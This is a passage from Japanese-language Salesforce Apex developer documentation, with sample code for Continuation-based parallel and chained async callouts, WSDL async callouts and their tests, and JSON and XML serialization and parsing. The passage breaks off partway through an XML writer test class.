次の Visualforce および Apex の例は、1 つの継続を使用して 2 つの非同期コールアウトを同時に実行する方法を示します。Visualforce ページが最初に表示されます。Visualforce ページには、コントローラのアクションメソッド `startRequestsInParallel` を呼び出すボタンが含まれます。Visualforce プロセスが再開すると、`outputPanel` コンポーネントが再度表示されます。次のパネルには、2 つの非同期コールアウトの応答が表示されます。

```
<apex:page controller="MultipleCalloutController" showChat="false" showHeader="false">

   <apex:form >

      <!-- Invokes the action method when the user clicks this button. -->

      <apex:commandButton action="{!startRequestsInParallel}" value="Start Request"
reRender="panel"/>

   </apex:form>
```

```
    <apex:outputPanel id="panel">
        <!-- Displays the response body of the initial callout. -->
        <apex:outputText value="{!result1}" />

        <br/>
        <!-- Displays the response body of the chained callout. -->
        <apex:outputText value="{!result2}" />
    </apex:outputPanel>

</apex:page>
```

次の例は、Visualforce ページのコントローラクラスを示します。`startRequestsInParallel` メソッドは 2 つの要求を継続に追加します。すべてのコールアウト応答が返された後、コールバックメソッド (`processAllResponses`) が呼び出されて応答を処理します。

```
public with sharing class MultipleCalloutController {

    // Unique label for the first request
    public String requestLabel1;
    // Unique label for the second request
    public String requestLabel2;
    // Result of first callout
    public String result1 {get;set;}
   // Result of second callout
    public String result2 {get;set;}
    // Endpoints of long-running service
    private static final String LONG_RUNNING_SERVICE_URL1 =
        '<Insert your first service URL>';
    private static final String LONG_RUNNING_SERVICE_URL2 =
```

```
      '<Insert your second service URL>';

  // Action method
  public Object startRequestsInParallel() {
    // Create continuation with a timeout
    Continuation con = new Continuation(60);
    // Set callback method
    con.continuationMethod='processAllResponses';

    // Create first callout request
    HttpRequest req1 = new HttpRequest();
    req1.setMethod('GET');
    req1.setEndpoint(LONG_RUNNING_SERVICE_URL1);

    // Add first callout request to continuation
    this.requestLabel1 = con.addHttpRequest(req1);

    // Create second callout request
    HttpRequest req2 = new HttpRequest();
    req2.setMethod('GET');
    req2.setEndpoint(LONG_RUNNING_SERVICE_URL2);

    // Add second callout request to continuation
    this.requestLabel2 = con.addHttpRequest(req2);

    // Return the continuation
    return con;
```

```
    }


    // Callback method.
    // Invoked only when responses of all callouts are returned.
    public Object processAllResponses() {
      // Get the response of the first request
      HttpResponse response1 = Continuation.getResponse(this.requestLabel1);
      this.result1 = response1.getBody();


      // Get the response of the second request
      HttpResponse response2 = Continuation.getResponse(this.requestLabel2);
      this.result2 = response2.getBody();


      // Return null to re-render the original Visualforce page
      return null;
    }
}
```

非同期コールアウトのチェーニング

コールアウトの順序が重要な場合、またはコールアウトが別のコールアウトの応答に基づいて実行される場合、コールアウト要求をチェーニングできます。コールアウトをチェーニングすると、前のコールアウトから応答が返った後にのみ次のコールアウトが実行されます。たとえば、コールアウトのチェーニングが必要なケースとして、保証サービスから保証期限が切れたことを示す応答が返った後に保証延長情報を取得する場合などが考えられます。チェーニングできるのは最大 3 個のコールアウトです。

次の Visualforce および Apex の例は、コールアウトを別のコールアウトにチェーニングする方法を示します。Visualforce ページが最初に表示されます。Visualforce ページには、コントローラのアクションメソッド `invokeInitialRequest` を呼び出すボタンが含まれます。Visualforce プロセスは、継続が返されるたびに一時停止します。Visualforce プロセスは、各応答が返された後に再開し、`outputPanel` コンポーネントに各応答を表示します。

```
<apex:page controller="ChainedContinuationController" showChat="false" showHeader="false">
```

```
   <apex:form >

      <!-- Invokes the action method when the user clicks this button. -->

      <apex:commandButton action="{!invokeInitialRequest}" value="Start Request"
reRender="panel"/>

   </apex:form>



   <apex:outputPanel id="panel">

       <!-- Displays the response body of the initial callout. -->

       <apex:outputText value="{!result1}" />



       <br/>

       <!-- Displays the response body of the chained callout. -->

       <apex:outputText value="{!result2}" />

   </apex:outputPanel>



</apex:page>
```

次の例は、Visualforceページのコントローラクラスを示します。invokeInitialRequest メソッドが最初の継続を作成します。コールバックメソッド (processInitialResponse) が最初のコールアウトの応答を処理します。応答が特定の条件に適合すると、メソッドは2つ目の継続を返して別のコールアウトをチェーニングします。チェーニングされた継続の応答が返されると、2つ目のコールバックメソッド(processChainedResponse) が呼び出されて 2 つ目の応答を処理します。

```
public with sharing class ChainedContinuationController {



    // Unique label for the initial callout request

    public String requestLabel1;

    // Unique label for the chained callout request

    public String requestLabel2;

    // Result of initial callout

    public String result1 {get;set;}
```

```
// Result of chained callout
public String result2 {get;set;}
// Endpoint of long-running service
private static final String LONG_RUNNING_SERVICE_URL1 =
    '<Insert your first service URL>';
private static final String LONG_RUNNING_SERVICE_URL2 =
    '<Insert your second service URL>';

// Action method
public Object invokeInitialRequest() {
  // Create continuation with a timeout
  Continuation con = new Continuation(60);
  // Set callback method
  con.continuationMethod='processInitialResponse';

  // Create first callout request
  HttpRequest req = new HttpRequest();
  req.setMethod('GET');
  req.setEndpoint(LONG_RUNNING_SERVICE_URL1);

  // Add initial callout request to continuation
  this.requestLabel1 = con.addHttpRequest(req);

  // Return the continuation
  return con;
}
```

```
// Callback method for initial request
public Object processInitialResponse() {
  // Get the response by using the unique label
  HttpResponse response = Continuation.getResponse(this.requestLabel1);
  // Set the result variable that is displayed on the Visualforce page
  this.result1 = response.getBody();

  Continuation chainedContinuation = null;
  // Chain continuation if some condition is met
  if (response.getBody().toLowerCase().contains('expired')) {
      // Create a second continuation
      chainedContinuation = new Continuation(60);
      // Set callback method
      chainedContinuation.continuationMethod='processChainedResponse';

      // Create callout request
      HttpRequest req = new HttpRequest();
      req.setMethod('GET');
      req.setEndpoint(LONG_RUNNING_SERVICE_URL2);

      // Add callout request to continuation
      this.requestLabel2 = chainedContinuation.addHttpRequest(req);
  }

  // Start another continuation
  return chainedContinuation;
}
```

```
    // Callback method for chained request
    public Object processChainedResponse() {
      // Get the response for the chained request
      HttpResponse response = Continuation.getResponse(this.requestLabel2);
      // Set the result variable that is displayed on the Visualforce page
      this.result2 = response.getBody();

      // Return null to re-render the original Visualforce page
      return null;
    }
}
```

メモ: 継続の応答は、新しい継続を作成する前および Visualforce 要求が再度一時停止する前に取得する必要があります。継続のチェーン内にある以前の継続から古い応答を取得することはできません。

インポートした WSDL からの非同期コールアウトの実行

WSDL で生成されたクラスから実行される Web サービスコールでは、`HttpRequest` ベースのコールアウトに加え、非同期コールアウトがサポートされます。WSDL で生成されたクラスから非同期コールアウトを実行するプロセスは、`HttpRequest` クラスを使用するプロセスと似ています。

Salesforce で WSDL をインポートすると、Salesforce によって、インポートされた WSDL の各名前空間用に 2 つの Apex クラスが自動生成されます。一方のクラスは同期サービス用のサービスクラスです。もう一方のクラスは、非同期サービス用に変更されたバージョンです。自動生成された非同期クラス名は、`Async` プレフィックスで開始し、`Async`*`ServiceName`* の形式になります。*`ServiceName`* は、変更前の元のサービスクラスの名前です。非同期クラスは、次のさまざまな点で標準クラスと異なります。

- 公開サービスメソッドには、追加の `Continuation` パラメータが第 1 パラメータとして含まれます。
- Web サービス処理は非同期に呼び出され、その応答はレスポンス要素の `getValue` メソッドで取得されます。
- `WebServiceCallout.beginInvoke` および `WebServiceCallout.endInvoke` は、それぞれサービスの呼び出しと応答の取得に使用されます。

[設定] で [開発] > [Apex クラス] > [WSDL からの生成] をクリックすると、Salesforce ユーザインターフェースで WSDL から Apex クラスを生成できます。

非同期 Web サービスコールアウトを実行するには、自動生成された非同期クラスのメソッドに `Continuation` インスタンスを渡してこれらのメソッドをコールします。次の例は、架空の株価情報サービスに基づいています。この例では、組織に WSDL インポートで自動生成された `AsyncSOAPStockQuoteService` というクラスが

あることを想定しています。この例は、自動生成された AsyncSOAPStockQuoteService クラスを使用してサービスへの非同期コールアウトを実行する方法を示します。最初に、60 秒でタイムアウトする継続を作成し、コールバックメソッドを設定します。次に、beginStockQuote メソッドを継続インスタンスに渡して呼び出します。beginStockQuote メソッドコールは、非同期コールアウト実行に対応します。

```
public Continuation startRequest() {

   Integer TIMEOUT_INT_SECS = 60;

   Continuation cont = new Continuation(TIMEOUT_INT_SECS);

   cont.continuationMethod = 'processResponse';



   AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap

      stockQuoteService =

        new AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap();

   stockQuoteFuture = stockQuoteService.beginStockQuote(cont,'CRM');



   return cont;

}
```

外部サービスが非同期コールアウト (beginStockQuote メソッド) の応答を返すと、このコールバックメソッドが実行されます。応答は、応答オブジェクトに対して getValue メソッドをコールすることで取得されます。

```
public Object processResponse() {

   result = stockQuoteFuture.getValue();

   return null;

}
```

次に、アクションおよびコールバックメソッドを含むコントローラ全体を示します。

```
public class ContinuationSOAPController {



    AsyncSOAPStockQuoteService.GetStockQuoteResponse_elementFuture

            stockQuoteFuture;

    public String result {get;set;}
```

```
    // Action method
    public Continuation startRequest() {
       Integer TIMEOUT_INT_SECS = 60;
       Continuation cont = new Continuation(TIMEOUT_INT_SECS);
       cont.continuationMethod = 'processResponse';

       AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap
          stockQuoteService =
            new AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap();
           stockQuoteFuture = stockQuoteService.beginGetStockQuote(cont,'CRM');
       return cont;
    }

    // Callback method
    public Object processResponse() {
       result = stockQuoteFuture.getValue();
       // Return null to re-render the original Visualforce page
       return null;
    }
}
```

次の例は、対応する Visualforce ページを示します。このページは `startRequest` メソッドを呼び出し、結果項目を表示します。

```
<apex:page controller="ContinuationSOAPController" showChat="false" showHeader="false">
   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!startRequest}"
              value="Start Request" reRender="result"/>
```

```
    </apex:form>


    <!-- This output text component displays the callout response body. -->
    <apex:outputText value="{!result}" />
</apex:page>
```

WSDL ベースの非同期コールアウトのテスト

WSDL から Apex クラスに基づく非同期コールアウトをテストするのは、`HttpRequest` クラスに基づくコールアウトで使用するプロセスと似ています。

次の例は、`ContinuationSOAPController` コントローラに対応するテストクラスです。このクラスのテストメソッドは疑似応答を設定し、疑似継続を呼び出します。コールアウトは外部サービスには送信されません。疑似コールアウトを実行するには、テストで `Test` クラスの setContinuationResponse(requestLabel, mockResponse) および invokeContinuationMethod(controller, request) メソッドをコールします。

```
@isTest
public class ContinuationTestingForWSDL {
    global static testmethod void testWebService() {
        ContinuationSOAPController demoWSDLClass = new ContinuationSOAPController();
        // Invoke the continuation by calling the action method
        Continuation conti = demoWSDLClass.startRequest();

        // Verify that the continuation has the proper requests
        Map<String, HttpRequest> requests = conti.getRequests();
        system.assert(requests.size() == 1);

        // Perform mock callout
        // (i.e. skip the callout and call the callback method)
        HttpResponse response = new HttpResponse();
        response.setBody('Mock response body');
        // Set the fake response for the continuation
        String requestLabel = requests.keyset().iterator().next();
```

```
        Test.setContinuationResponse(requestLabel, response);
        // Invoke callback method
        Object result = Test.invokeContinuationMethod(demoWSDLClass, conti);

        // result is the return value of the callback
        System.assertEquals(null, result);
        // Verify that the controller's result variable
        //   is set to the mock response.
        System.assertEquals('Mock response body', controller.result);
    }
}
```

JSON サポート

Apex では JavaScript Object Notation (JSON) がサポートされ、Apex オブジェクトの JSON 形式への逐次化、逐次化された JSON コンテンツの並列化を実行できます。

Apex では、JSON 逐次化と並列化のメソッドを公開するクラスセットを提供します。次の表は、使用可能なクラスを示しています。

クラス	説明
System.JSON	Apex オブジェクトを JSON 形式で逐次化するメソッドと、このクラスの serialize メソッドを使用して、逐次化された JSON コンテンツを並列化するメソッドがあります。
System.JSONGenerator	標準 JSON 符号化方式を使用してオブジェクトを JSON コンテンツに逐次化する場合に使用されるメソッドが含まれます。
System.JSONParser	JSON符号化されたコンテンツのパーサーを表します。

System.JSONToken は、JSON 解析に使用されるトークンを列挙します。

これらのクラスのメソッドは、実行中に問題が発生した場合 JSONException を生成します。

JSON サポートの考慮事項

- JSON の逐次化と並列化のサポートは、sObject (標準オブジェクトとカスタムオブジェクト)、Apex プリミティブ型とコレクション型、データベースメソッドの戻り値のデータ型 (SaveResult、DeleteResult など)、Apex クラスのインスタンスで利用できます。
- 管理パッケージの `sObject` 型のカスタムオブジェクトのみ、管理パッケージ外のコードから逐次化できます。管理パッケージに定義される Apex クラスのインスタンスであるオブジェクトは、逐次化できません。
- 文字列ではないキーが含まれる `Map` オブジェクトを並列化すると、逐次化前の対応する Map オブジェクトとは一致しません。キー値は、逐次化時に文字列に変換されるため、並列化すると型が変更されます。たとえば、Map<Object, sObject> は、Map<String, sObject> になります。
- オブジェクトが上位型として宣言され、下位型のインスタンスに設定されている場合、一部のデータが失われる可能性があります。オブジェクトを逐次化して並列化すると、上位型および下位型に固有の項目は失われます。
- オブジェクトに、そのオブジェクト自体への参照が設定されている場合は逐次化されず、`JSONException` が生成されます。
- 同じオブジェクトを 2 回参照する参照グラフが並列化されると、参照されるオブジェクトのコピーが複数生成されます。
- `System.JSONParser` データ型は、逐次化できません。Visualforce コントローラなど、`System.JSONParser` 型のメンバー変数を持つ逐次化可能なクラスがあり、このオブジェクトを作成しようとすると、例外が発生します。逐次化可能なクラスで `JSONParser` を使用するには、メソッド内でローカル変数を使用します。

このセクションの内容:

逐次化と並列化の往復処理

`JSON` クラスのメソッドを使用して、JSON コンテンツの逐次化と並列化の往復処理を実行できます。

`JSON` クラスには、オブジェクトを JSON 形式の文字列に逐次化できるメソッドが含まれます。また、JSON 文字列をオブジェクトに並列化し直すメソッドも含まれます。

サンプル: 請求書リストの逐次化と並列化

次のサンプルは、`InvoiceStatement` オブジェクトのリストを作成して、リストを逐次化します。次に、逐次化された JSON 文字列を使用してリストを並列化し、元のリストに表示された請求書と同じ請求書が新しいリストに含まれることをサンプルで検証します。

```
public class JSONRoundTripSample {


    public class InvoiceStatement {

        Long invoiceNumber;

        Datetime statementDate;

        Decimal totalPrice;


        public InvoiceStatement(Long i, Datetime dt, Decimal price)

        {

            invoiceNumber = i;

            statementDate = dt;

            totalPrice = price;

        }

    }


    public static void SerializeRoundtrip() {

        Datetime dt = Datetime.now();

        // Create a few invoices.

        InvoiceStatement inv1 = new InvoiceStatement(1,Datetime.valueOf(dt),1000);

        InvoiceStatement inv2 = new InvoiceStatement(2,Datetime.valueOf(dt),500);

        // Add the invoices to a list.

        List<InvoiceStatement> invoices = new List<InvoiceStatement>();

        invoices.add(inv1);

        invoices.add(inv2);
```

```
        // Serialize the list of InvoiceStatement objects.
        String JSONString = JSON.serialize(invoices);
        System.debug('Serialized list of invoices into JSON format: ' + JSONString);

        // Deserialize the list of invoices from the JSON string.
        List<InvoiceStatement> deserializedInvoices =
         (List<InvoiceStatement>)JSON.deserialize(JSONString, List<InvoiceStatement>.class);

        System.assertEquals(invoices.size(), deserializedInvoices.size());
        Integer i=0;
        for (InvoiceStatement deserializedInvoice :deserializedInvoices) {
            system.debug('Deserialized:' + deserializedInvoice.invoiceNumber + ','
            + deserializedInvoice.statementDate.formatGmt('MM/dd/yyyy  HH:mm:ss.SSS')
            + ', ' + deserializedInvoice.totalPrice);
            system.debug('Original:' + invoices[i].invoiceNumber + ','
            + invoices[i].statementDate.formatGmt('MM/dd/yyyy  HH:mm:ss.SSS')
            + ', ' + invoices[i].totalPrice);
            i++;
        }
    }
}
```

JSON 逐次化の考慮事項

次に、`serialize` メソッドの動作の相違を説明します。これらの相違は、保存された Apex コードの Salesforce API バージョンによって異なります。

追加項目セットのあるクエリ対象の sObject の逐次化

Salesforce API バージョン 27.0 以前を使用して保存された Apex の場合、クエリ対象の sObject に追加項目セットがある場合、これらの項目は `serialize` メソッドによって返される逐次化された JSON 文字列に含まれません。Salesforce API バージョン 28.0 以降を使用して保存された Apex で開始する場合は、逐次化される JSON 文字列に追加項目が含まれます。

次の例では、クエリされた後に項目が取引先責任者に追加され、その後取引先責任者が逐次化されます。アサーションステートメントは、JSON文字列に追加項目が含まれていることを検証します。このアサーションは、Salesforce API バージョン 28.0 以降を使用して保存された Apex に対して有効です。

```
Contact con = [SELECT Id, LastName, AccountId FROM Contact LIMIT 1];

// Set additional field

con.FirstName = 'Joe';

String jsonstring = Json.serialize(con);

System.debug(jsonstring);

System.assert(jsonstring.contains('Joe') == true);
```

集計クエリの結果項目の逐次化

Salesforce API バージョン 27.0 を使用して保存された Apex の場合、`serialize` メソッドを使用して逐次化すると、集計クエリの結果に SELECT ステートメントの項目は含まれません。API の以前のバージョン、または API バージョン 28.0 以降の場合、逐次化された集計クエリの結果に SELECT ステートメントのすべての項目が含まれます。

次に、2 つの項目 (ID 項目の数と取引先名) を返す集計クエリの例を示します。

```
String jsonString = JSON.serialize(

    Database.query('SELECT Count(Id),Account.Name FROM Contact WHERE Account.Name !=
null GROUP BY Account.Name LIMIT 1'));

    System.debug(jsonString);



// Expected output in API v 26 and earlier or v28 and later

// [{"attributes":{"type":"AggregateResult"},"expr0":2,"Name":"acct1"}]
```

空の項目の逐次化

API バージョン 28.0 以降はそれまでのバージョンとは異なり、null 項目は逐次化されず、JSON 文字列には含まれません。この変更は、deserialize(jsonString, apexType) などの JSON メソッドを使用した JSON 文字列の並列化には影響しません。JSON 文字列を調べるときにこの変更の影響が顕著に現れます。次に例を示します。

```
String jsonString = JSON.serialize(

                [SELECT Id, Name, Website FROM Account WHERE Website = null LIMIT 1]);

System.debug(jsonString);



// In v27.0 and earlier, the string includes the null field and looks like the following.

// {"attributes":{...},"Id":"001D000000Jsm0WIAR","Name":"Acme","Website":null}
```

```
// In v28.0 and later, the string doesn't include the null field and looks like
//  the following.
// {"attributes":{...},"Name":"Acme","Id":"001D000000Jsm0WIAR"}}
```

関連トピック:

JSON クラス

JSON ジェネレータ

JSONGenerator クラスのメソッドを使用して、標準 JSON で符号化されたコンテンツを生成できます。

標準JSON符号化方式を使用して、JSONコンテンツを要素ごとに作成できます。これを行うには、JSONGenerator クラスのメソッドを使用します。

JSONGenerator のサンプル

次の例は、JSONGenerator クラスのメソッドを使用して、見栄えのよい印刷形式の JSON 文字列を生成します。最初に数値項目と文字列項目を追加してから、整数のリストのオブジェクト項目を含める項目を追加します。この項目は適切に並列化されます。次に、A オブジェクトを Object A 項目に追加します。この項目も並列化されます。

```
public class JSONGeneratorSample{


    public class A {
        String str;


        public A(String s) { str = s; }
    }


    static void generateJSONContent() {
        // Create a JSONGenerator object.
        // Pass true to the constructor for pretty print formatting.
        JSONGenerator gen = JSON.createGenerator(true);
```

```
// Create a list of integers to write to the JSON string.
List<integer> intlist = new List<integer>();
intlist.add(1);
intlist.add(2);
intlist.add(3);

// Create an object to write to the JSON string.
A x = new A('X');

// Write data to the JSON string.
gen.writeStartObject();
gen.writeNumberField('abc', 1.21);
gen.writeStringField('def', 'xyz');
gen.writeFieldName('ghi');
gen.writeStartObject();

gen.writeObjectField('aaa', intlist);

gen.writeEndObject();

gen.writeFieldName('Object A');

gen.writeObject(x);

gen.writeEndObject();

// Get the JSON string.
```

```
        String pretty = gen.getAsString();


        System.assertEquals('{\n' +
        '  "abc" : 1.21,\n' +
        '  "def" : "xyz",\n' +
        '  "ghi" : {\n' +
        '    "aaa" : [ 1, 2, 3 ]\n' +
        '  },\n' +
        '  "Object A" : {\n' +
        '    "str" : "X"\n' +
        '  }\n' +
        '}', pretty);
    }
}
```

関連トピック:

JSONGenerator クラス

JSON の解析

JSONParser クラスのメソッドを使用して、JSON で符号化されたコンテンツを解析できます。

JSONParser メソッドを使用して、Web サービスコールアウトの JSON 符号化方式の応答など、外部サービスへのコールから返される JSON 形式の応答を解析します。次のサンプルでは、JSON 文字列を解析する方法を示します。

サンプル: Web サービスコールアウトからの JSON 応答の解析

次の例は、JSONParser メソッドを使用して JSON 形式の応答を解析する方法を示します。この例では、JSON 形式の応答を返す Web サービスへのコールアウトを作成します。次に、応答を解析して、すべての totalPrice 項目値を取得し、価格の総計を計算します。このサンプルを実行するには、Salesforce ユーザインターフェースで Web サービスエンドポイント URL を認証済みリモートサイトとして追加する必要があります。そのためには、

Salesforce にログインし、[設定] から [セキュリティのコントロール] > [リモートサイトの設定] をクリックします。

```
public class JSONParserUtil {

    @future(callout=true)

    public static void parseJSONResponse() {

        Http httpProtocol = new Http();

        // Create HTTP request to send.

        HttpRequest request = new HttpRequest();

        // Set the endpoint URL.

        String endpoint = 'https://docsample.herokuapp.com/jsonSample';

        request.setEndPoint(endpoint);

        // Set the HTTP verb to GET.

        request.setMethod('GET');

        // Send the HTTP request and get the response.

        // The response is in JSON format.

        HttpResponse response = httpProtocol.send(request);

        System.debug(response.getBody());

        /* The JSON response returned is the following:

        String s = '{"invoiceList":[' +

        '{"totalPrice":5.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +

            '{"UnitPrice":1.0,"Quantity":5.0,"ProductName":"Pencil"},' +

            '{"UnitPrice":0.5,"Quantity":1.0,"ProductName":"Eraser"}],' +

                '"invoiceNumber":1},' +

        '{"totalPrice":11.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +

            '{"UnitPrice":6.0,"Quantity":1.0,"ProductName":"Notebook"},' +

            '{"UnitPrice":2.5,"Quantity":1.0,"ProductName":"Ruler"},' +

            '{"UnitPrice":1.5,"Quantity":2.0,"ProductName":"Pen"}],"invoiceNumber":2}' +

        ']}';
```

```
        */


        // Parse JSON response to get all the totalPrice field values.
        JSONParser parser = JSON.createParser(response.getBody());
        Double grandTotal = 0.0;
        while (parser.nextToken() != null) {
            if ((parser.getCurrentToken() == JSONToken.FIELD_NAME) &&
                (parser.getText() == 'totalPrice')) {
                // Get the value.
                parser.nextToken();
                // Compute the grand total price for all invoices.
                grandTotal += parser.getDoubleValue();
            }
        }
        system.debug('Grand total=' + grandTotal);
    }
}
```

サンプル: JSON 文字列の解析とオブジェクトへの並列化

この例では、ハードコードされた JSON 文字列を使用します。これは、前の例のコールアウトで返された JSON 文字列と同じです。この例では、文字列全体が `readValueAs` メソッドを使用して `Invoice` オブジェクトに解析されます。また、`skipChildren` メソッドを使用して子配列と子オブジェクトをスキップし、リストに含まれる次の同階層の請求書を解析できるようにします。解析されたオブジェクトは、内部クラスとして定義されている `Invoice` クラスのインスタンスです。各請求書には品目が含まれるため、対応する品目型を表すクラスである `LineItem` クラスも内部クラスとして定義されます。このサンプルコードをクラスに追加して使用します。

```
public static void parseJSONString() {
    String jsonStr =
        '{"invoiceList":[' +
        '{"totalPrice":5.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
```

```
        '{"UnitPrice":1.0,"Quantity":5.0,"ProductName":"Pencil"},' +
        '{"UnitPrice":0.5,"Quantity":1.0,"ProductName":"Eraser"}],' +
            '"invoiceNumber":1},' +
    '{"totalPrice":11.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
        '{"UnitPrice":6.0,"Quantity":1.0,"ProductName":"Notebook"},' +
        '{"UnitPrice":2.5,"Quantity":1.0,"ProductName":"Ruler"},' +
        '{"UnitPrice":1.5,"Quantity":2.0,"ProductName":"Pen"}],"invoiceNumber":2}' +
    ']}';


// Parse entire JSON response.
JSONParser parser = JSON.createParser(jsonStr);
while (parser.nextToken() != null) {
    // Start at the array of invoices.
    if (parser.getCurrentToken() == JSONToken.START_ARRAY) {
        while (parser.nextToken() != null) {
            // Advance to the start object marker to
            //  find next invoice statement object.
            if (parser.getCurrentToken() == JSONToken.START_OBJECT) {
                // Read entire invoice object, including its array of line items.
                Invoice inv = (Invoice)parser.readValueAs(Invoice.class);
                system.debug('Invoice number: ' + inv.invoiceNumber);
                system.debug('Size of list items: ' + inv.lineItems.size());
                // For debugging purposes, serialize again to verify what was parsed.

                String s = JSON.serialize(inv);
                system.debug('Serialized invoice: ' + s);
```

```
                    // Skip the child start array and start object markers.
                    parser.skipChildren();
                }
            }
        }
    }
}

// Inner classes used for serialization by readValuesAs().

public class Invoice {
    public Double totalPrice;
    public DateTime statementDate;
    public Long invoiceNumber;
    List<LineItem> lineItems;

    public Invoice(Double price, DateTime dt, Long invNumber, List<LineItem> liList) {
        totalPrice = price;
        statementDate = dt;
        invoiceNumber = invNumber;
        lineItems = liList.clone();
    }
}

public class LineItem {
    public Double unitPrice;
    public Double quantity;
```

```
    public String productName;

}
```

関連トピック:

JSONParser クラス

XML サポート

Apex では、ストリームおよび DOM を使用して XML コンテンツを作成および解析できるユーティリティクラスを提供します。

このセクションでは、XML サポートに関する詳細について説明します。

このセクションの内容:

ストリームを使用した XML の読み取りと書き込み
Apex では、ストリームを使用した XML コンテンツの読み取りと書き込みのためのクラスが提供されます。

DOM を使用した XML の読み取りと書き込み
Apex では、DOM (ドキュメントオブジェクトモデル) を使用して XML コンテンツを操作できるクラスを提供します。

ストリームを使用した XML の読み取りと書き込み

Apex では、ストリームを使用した XML コンテンツの読み取りと書き込みのためのクラスが提供されます。

XMLStreamReader クラスでは XML コンテンツを読み取ることができ、XMLStreamWriter クラスでは XML コンテンツを書き込むことができます。

このセクションの内容:

ストリームを使用した XML の読み取り
XMLStreamReader クラスメソッドでは、XML データの転送と参照のみアクセスを可能にします。

ストリームを使用した XML の書き込み
XmlStreamWriter クラスメソッドでは、XML データの書き込みを可能にします。

ストリームを使用した XML の読み取り

XMLStreamReader クラスメソッドでは、XML データの転送と参照のみアクセスを可能にします。

これらのメソッドは HTTP コールアウトと併用して、XML データを解析したり、余分なイベントをスキップしたりします。次の例は、新しい XmlStreamReader オブジェクトのインスタンス化の方法を示しています。

```
String xmlString = '<books><book>My Book</book><book>Your Book</book></books>';

XmlStreamReader xsr = new XmlStreamReader(xmlString);
```

これらのメソッドは、次の XML イベント上で動作します。

- *属性*イベントは、特定の要素のために指定されます。たとえば、要素 <book> には、属性 title:<book title="Salesforce.com for Dummies"> があります。
- *要素開始*イベントは、要素用の開始タグです。例: <book>
- *要素終了*イベントは、要素用の終了タグです。例: </book>
- *ドキュメント開始*イベントは、ドキュメント用の開始タグです。
- *ドキュメント終了*イベントは、ドキュメント用の終了タグです。
- *エンティティ参照*は、コード内のエンティティ参照です。例: !ENTITY title = "My Book Title"
- *文字*イベントは、テキスト文字です。
- *コメント*イベントは、XML ファイル内のコメントです。

XML データを繰り返し処理するには、next メソッドと hasNext メソッドを使用します。getNamespace メソッドなどの get メソッドを使用して XML 内のデータにアクセスします。

XML データを反復するときに、XML データの最後を追い越して読み込むことを避けるために、next をコールする前に hasNext を使用してストリームデータが利用可能であることを必ず確認します。

XmlStreamReader の例

次の例のように XML 文字列は処理されます。

```
public class XmlStreamReaderDemo {


    // Create a class Book for processing
    public class Book {
        String name;
        String author;
    }


    public Book[] parseBooks(XmlStreamReader reader) {
        Book[] books = new Book[0];
        boolean isSafeToGetNextXmlElement = true;
        while(isSafeToGetNextXmlElement) {
            // Start at the beginning of the book and make sure that it is a book
            if (reader.getEventType() == XmlTag.START_ELEMENT) {
                if ('Book' == reader.getLocalName()) {
```

```
                // Pass the book to the parseBook method (below)
                Book book = parseBook(reader);
                books.add(book);
            }
        }
        // Always use hasNext() before calling next() to confirm
        // that we have not reached the end of the stream
        if (reader.hasNext()) {
            reader.next();
        } else {
            isSafeToGetNextXmlElement = false;
            break;
        }
    }
    return books;
}

// Parse through the XML, determine the author and the characters
Book parseBook(XmlStreamReader reader) {
    Book book = new Book();
    book.author = reader.getAttributeValue(null, 'author');
    boolean isSafeToGetNextXmlElement = true;
    while(isSafeToGetNextXmlElement) {
        if (reader.getEventType() == XmlTag.END_ELEMENT) {
            break;
        } else if (reader.getEventType() == XmlTag.CHARACTERS) {
            book.name = reader.getText();
```

```
            }
            // Always use hasNext() before calling next() to confirm
            // that we have not reached the end of the stream
            if (reader.hasNext()) {
                reader.next();
            } else {
                isSafeToGetNextXmlElement = false;
                break;
            }
        }
        return book;
    }
}
```

```
@isTest
private class XmlStreamReaderDemoTest {
    // Test that the XML string contains specific values
    static testMethod void testBookParser() {

        XmlStreamReaderDemo demo = new XmlStreamReaderDemo();

        String str = '<books><book author="Chatty">Foo bar</book>' +
            '<book author="Sassy">Baz</book></books>';

        XmlStreamReader reader = new XmlStreamReader(str);
        XmlStreamReaderDemo.Book[] books = demo.parseBooks(reader);

        System.debug(books.size());
```

```
        for (XmlStreamReaderDemo.Book book : books) {
            System.debug(book);
        }
    }
}
```

関連トピック:

XmlStreamReader クラス

ストリームを使用した XML の書き込み

XmlStreamWriter クラスメソッドでは、XML データの書き込みを可能にします。

これらのメソッドは HTTP コールアウトと併用して、コールアウト要求で外部サービスに送信する XML ドキュメントを作成します。次の例は、新しい XmlStreamReader オブジェクトのインスタンス化の方法を示しています。

```
String xmlString = '<books><book>My Book</book><book>Your Book</book></books>';

XmlStreamReader xsr = new XmlStreamReader(xmlString);
```

XML ライターメソッド例

次の例では、XML ドキュメントを書き込み、その妥当性をテストします。

メモ: Hello World と納入先請求書のサンプルでは、カスタム項目およびオブジェクトが必要です。項目やオブジェクトを自分で作成したり、オブジェクト、項目および Apex コードを管理パッケージとして Force.com AppExchange からダウンロードできます。詳細は、https://developer.salesforce.com/docs を参照してください。

```
public class XmlWriterDemo {


    public String getXml() {
        XmlStreamWriter w = new XmlStreamWriter();
        w.writeStartDocument(null, '1.0');
        w.writeProcessingInstruction('target', 'data');
        w.writeStartElement('m', 'Library', 'http://www.book.com');
```

```
            w.writeNamespace('m', 'http://www.book.com');
            w.writeComment('Book starts here');
            w.setDefaultNamespace('http://www.defns.com');
            w.writeCData('<Cdata> I like CData </Cdata>');
            w.writeStartElement(null, 'book', null);
            w.writedefaultNamespace('http://www.defns.com');
            w.writeAttribute(null, null, 'author', 'Manoj');
            w.writeCharacters('This is my book');
            w.writeEndElement(); //end book
            w.writeEmptyElement(null, 'ISBN', null);
            w.writeEndElement(); //end library
            w.writeEndDocument();
            String xmlOutput = w.getXmlString();
            w.close();
            return xmlOutput;
        }
}
```

```
@isTest
private class XmlWriterDemoTest {
    static TestMethod void basicTest() {
        XmlWriterDemo demo = new XmlWriterDemo();
        String result = demo.getXml();
        String expected = '<?xml version="1.0"?><?target data?>' +
